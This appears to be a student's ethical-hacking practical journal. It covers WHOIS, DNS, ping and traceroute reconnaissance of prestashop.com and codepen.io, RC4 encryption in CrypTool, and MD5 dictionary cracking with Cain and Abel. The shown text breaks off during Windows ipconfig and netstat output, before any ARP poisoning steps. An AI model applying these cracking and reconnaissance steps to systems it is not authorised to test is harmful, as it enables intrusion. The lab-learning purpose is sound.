

Practical: 01

Aim: Use Google and Whois for Reconnaissance.

Step 1: Go to browser and search for https://Who.is/



Step 2: Search for www.prestashop.com.



Step 3: Scroll down and study the information given below.

Registrar Information

Registrar
SafeBrands SAS

WHOIS Server
whois.safebrands.com

Referral URL
http://www.brandshelter.com

Important Dates

Created
4/11/2007

Updated
3/10/2025

Expires
4/11/2026

Nameservers

Hostname	IP Address
albert.ns.cloudflare.com	172.64.33.58
emily.ns.cloudflare.com	108.162.192.155

Domain Status

clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Registrar Information

Name
SafeBrands SAS

Handle
1290

Public ID
1290

Public ID Type
IANA Registrar ID

Registrar Contacts

Abuse Contact

Email
legal [at] safebrands [dot] com

Phone
tel:+33.488662213

Administrative Contact

Name
SafeBrands

Email
clientele [at] safebrands [dot] com

Phone
+33.488662222

Technical Contact

Name
SafeBrands

Email
clientele [at] safebrands [dot] com

Phone
+33.488662222

Step 4: Click on DNS Records.

DNS Records for prestashop.com

Hostname	Type	TTL	Priority	Content
prestashop.com	SOA	1800		albert.ns.cloudflare.com dns.cloudflare.com 2388771751 10000 2400 604800 1800
prestashop.com	A	0		104.18.130.87
prestashop.com	A	0		104.18.131.87
prestashop.com	MX	0	5	alt1.aspmx.l.google.com
prestashop.com	MX	0	1	aspmx.l.google.com
prestashop.com	MX	0	5	alt2.aspmx.l.google.com
prestashop.com	MX	0	10	aspmx3.googlemail.com
prestashop.com	MX	0	10	aspmx2.googlemail.com
prestashop.com	AAAA	0		2606:4700::6812:8357
prestashop.com	AAAA	0		2606:4700::6812:8257
prestashop.com	NS	0		emily.ns.cloudflare.com
prestashop.com	NS	0		albert.ns.cloudflare.com
www.prestashop.com	AAAA	0		2606:4700::6812:8357
www.prestashop.com	AAAA	0		2606:4700::6812:8257
www.prestashop.com	A	0		104.18.131.87
www.prestashop.com	A	0		104.18.130.87

Step 5: Click on Diagnostics.

prestashop.com

Diagnostic Tools

Whois | RDAP | DNS Records | Uptime | **Diagnostics** | Hide Data


Ping Results

```
PING prestashop.com (104.18.131.87) 56(84) bytes of data.
64 bytes from 104.18.131.87 (104.18.131.87): icmp_seq=1 ttl=56 time=3.90 ms
64 bytes from 104.18.131.87 (104.18.131.87): icmp_seq=2 ttl=56 time=2.47 ms
64 bytes from 104.18.131.87 (104.18.131.87): icmp_seq=3 ttl=56 time=2.47 ms
64 bytes from 104.18.131.87 (104.18.131.87): icmp_seq=4 ttl=56 time=2.49 ms
64 bytes from 104.18.131.87 (104.18.131.87): icmp_seq=5 ttl=56 time=2.50 ms

--- prestashop.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 2.468/2.767/3.903/0.567 ms
```

Traceroute Results

```
traceroute to prestashop.com (104.18.131.87), 10 hops max, 60 byte packets
 1  ip-10-0-0-119.ec2.internal (10.0.0.119)  1.039 ms  1.169 ms  1.193 ms
 2  244.5.7.239 (244.5.7.239)  7.518 ms * 244.5.0.197 (244.5.0.197)  18.633 ms
 3  240.3.84.99 (240.3.84.99)  2.758 ms 100.65.123.80 (100.65.123.80)  5.851 ms 240.3.84.66
(240.3.84.66)  2.807 ms
 4  242.8.90.147 (242.8.90.147)  3.863 ms 242.12.42.133 (242.12.42.133)  12.842 ms 242.8.91.19
(242.8.91.19)  3.722 ms
 5  240.0.184.1 (240.0.184.1)  4.294 ms 240.3.180.79 (240.3.180.79)  4.474 ms 240.3.184.36
(240.3.184.36)  3.827 ms
 6  242.10.90.179 (242.10.90.179)  3.966 ms 240.3.180.92 (240.3.180.92)  4.178 ms 240.3.180.83
(240.3.180.83)  4.259 ms
 7  * * *
 8  173.245.63.153 (173.245.63.153)  4.259 ms * 173.245.63.97 (173.245.63.97)  4.445 ms
 9  173.245.63.143 (173.245.63.143)  3.640 ms 104.18.131.87 (104.18.131.87)  4.419 ms 173.245.63.97
(173.245.63.97)  4.791 ms
```

Step 6: Search codepen.io on google and take screenshot of the results displayed.



Step 7: Take Screenshot of side panel containing codepen.io information.

Step 8: Go to Who.is and Now, Search for codepen.io

Registrar Information

Registrar
Gandi SAS

WHOIS Server
whois.gandi.net

Referral URL
https://www.gandi.net

Important Dates

Created
2/26/2012

Updated
11/18/2024

Expires
2/26/2028

Nameservers

Hostname	IP Address
albert.ns.cloudflare.com	108.162.193.58
kristin.ns.cloudflare.com	108.162.192.181

Domain Status

clientTransferProhibited https://icann.org/epp#clientTransferProhibited

clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Step 9: Click on DNS Records.

DNS Records for codepen.io

Hostname	Type	TTL	Priority	Content
codepen.io	SOA	1800		albert.ns.cloudflare.com dns.cloudflare.com 2388146807 10000 2400 604800 1800
codepen.io	AAAA	0		2606:4700::6810:a320
codepen.io	AAAA	0		2606:4700::6810:9320
codepen.io	MX	0	10	aspmx2.googlemail.com
codepen.io	MX	0	10	aspmx3.googlemail.com
codepen.io	MX	0	5	alt2.aspmx.l.google.com
codepen.io	MX	0	1	aspmx.l.google.com
codepen.io	MX	0	5	alt1.aspmx.l.google.com
codepen.io	NS	0		kristin.ns.cloudflare.com
codepen.io	NS	0		albert.ns.cloudflare.com
codepen.io	A	0		104.16.147.32
codepen.io	A	0		104.16.163.32
www.codepen.io	AAAA	0		2606:4700::6810:a320
www.codepen.io	AAAA	0		2606:4700::6810:9320
www.codepen.io	A	0		104.16.163.32
www.codepen.io	A	0		104.16.147.32

Step 10: Click on Diagnostics.

codepen.io

Diagnostic Tools

Whois | RDAP | DNS Records | Uptime | **Diagnostics** | Hide Data

Ping Results

```
PING codepen.io (104.16.163.32) 56(84) bytes of data.
64 bytes from 104.16.163.32 (104.16.163.32): icmp_seq=1 ttl=56 time=4.09 ms
64 bytes from 104.16.163.32 (104.16.163.32): icmp_seq=2 ttl=56 time=2.33 ms
64 bytes from 104.16.163.32 (104.16.163.32): icmp_seq=3 ttl=56 time=2.33 ms
64 bytes from 104.16.163.32 (104.16.163.32): icmp_seq=4 ttl=56 time=2.34 ms
64 bytes from 104.16.163.32 (104.16.163.32): icmp_seq=5 ttl=56 time=2.42 ms

--- codepen.io ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 2.327/2.702/4.088/0.693 ms
```

Traceroute Results

```
traceroute to codepen.io (104.16.147.32), 10 hops max, 60 byte packets
 1  ip-10-0-0-119.ec2.internal (10.0.0.119)  1.274 ms  1.241 ms  1.209 ms
 2  ec2-3-236-63-117.compute-1.amazonaws.com (3.236.63.117)  5.135 ms * 244.5.7.7 (244.5.7.7)  17.204
ms
 3  240.7.48.3 (240.7.48.3)  3.105 ms  2.558 ms 240.4.112.39 (240.4.112.39)  3.151 ms
 4  100.66.24.252 (100.66.24.252)  7.416 ms 242.12.42.5 (242.12.42.5)  3.444 ms 242.12.43.131
(242.12.43.131)  3.419 ms
 5  240.3.184.39 (240.3.184.39)  4.117 ms 240.3.184.44 (240.3.184.44)  5.402 ms 240.0.184.3
(240.0.184.3)  4.207 ms
 6  240.3.180.92 (240.3.180.92)  3.919 ms 100.100.34.86 (100.100.34.86)  4.505 ms 241.0.4.220
(241.0.4.220)  3.826 ms
 7  99.83.116.94 (99.83.116.94)  4.946 ms 99.83.90.51 (99.83.90.51)  7.028 ms 99.83.93.218
(99.83.93.218)  4.880 ms
 8  173.245.63.243 (173.245.63.243)  5.080 ms * *
 9  104.16.147.32 (104.16.147.32)  4.027 ms 173.245.63.147 (173.245.63.147)  4.317 ms 173.245.63.243
(173.245.63.243)  4.761 ms
```

Practical: 02

Aim:


a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm

b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Steps:


1. Install CrypTool from https://www.cryptool.org/en/ct1-downloads.

2. Plain Text




3. To Encrypt Click on Encrypt/Decrypt > Symmetric(modern) > RC4

4. Click the number of bits




5. Click Encrypt.




6. To Decrypt Again click on Encrypt/Decrypt > Symmetric(modern) > RC4

7. Click the number of bits.




8. Click Decrypt.




b) Use Cain and Abel for cracking Windows account password using dictionary attack and to decode wireless network password.


1. Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image.




2. A dialogue box appears after clicking on hash calculator,
Add the text >> Calculate hash code >> Copy MD5 hash value




3. Click on MD5 Hashes>> Add list>>Paste Hash Value.




4. Click on hash code right click,Dictionary Attack>>Add to list>>Start







Match Found:



Match not Found:





Practical: 03

Aim: a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.
b) Perform ARP Poisoning in Windows

a) Linux Commands:

1. **ipconfig**

```
Command Prompt
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

C:\Users\lenovo>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ca8a:2236:789e:f282%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

C:\Users\lenovo>_
```

2. **netstat**

```
Command Prompt
C:\Users\lenovo>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.129:51096    ec2-54-169-4-174:http  ESTABLISHED
  TCP    192.168.1.129:51107    4.213.25.242:https     ESTABLISHED
  TCP    192.168.1.129:51180    ec2-54-169-4-174:http  ESTABLISHED
  TCP    192.168.1.129:51251    sl-in-f188:5228        ESTABLISHED
  TCP    192.168.1.129:51258    whatsapp-cdn-shv-03-bom2:https  ESTABLISHED
  TCP    192.168.1.129:51284    71.18.1.225:https      CLOSE_WAIT
  TCP    192.168.1.129:52060    server-13-225-5-17:https  TIME_WAIT
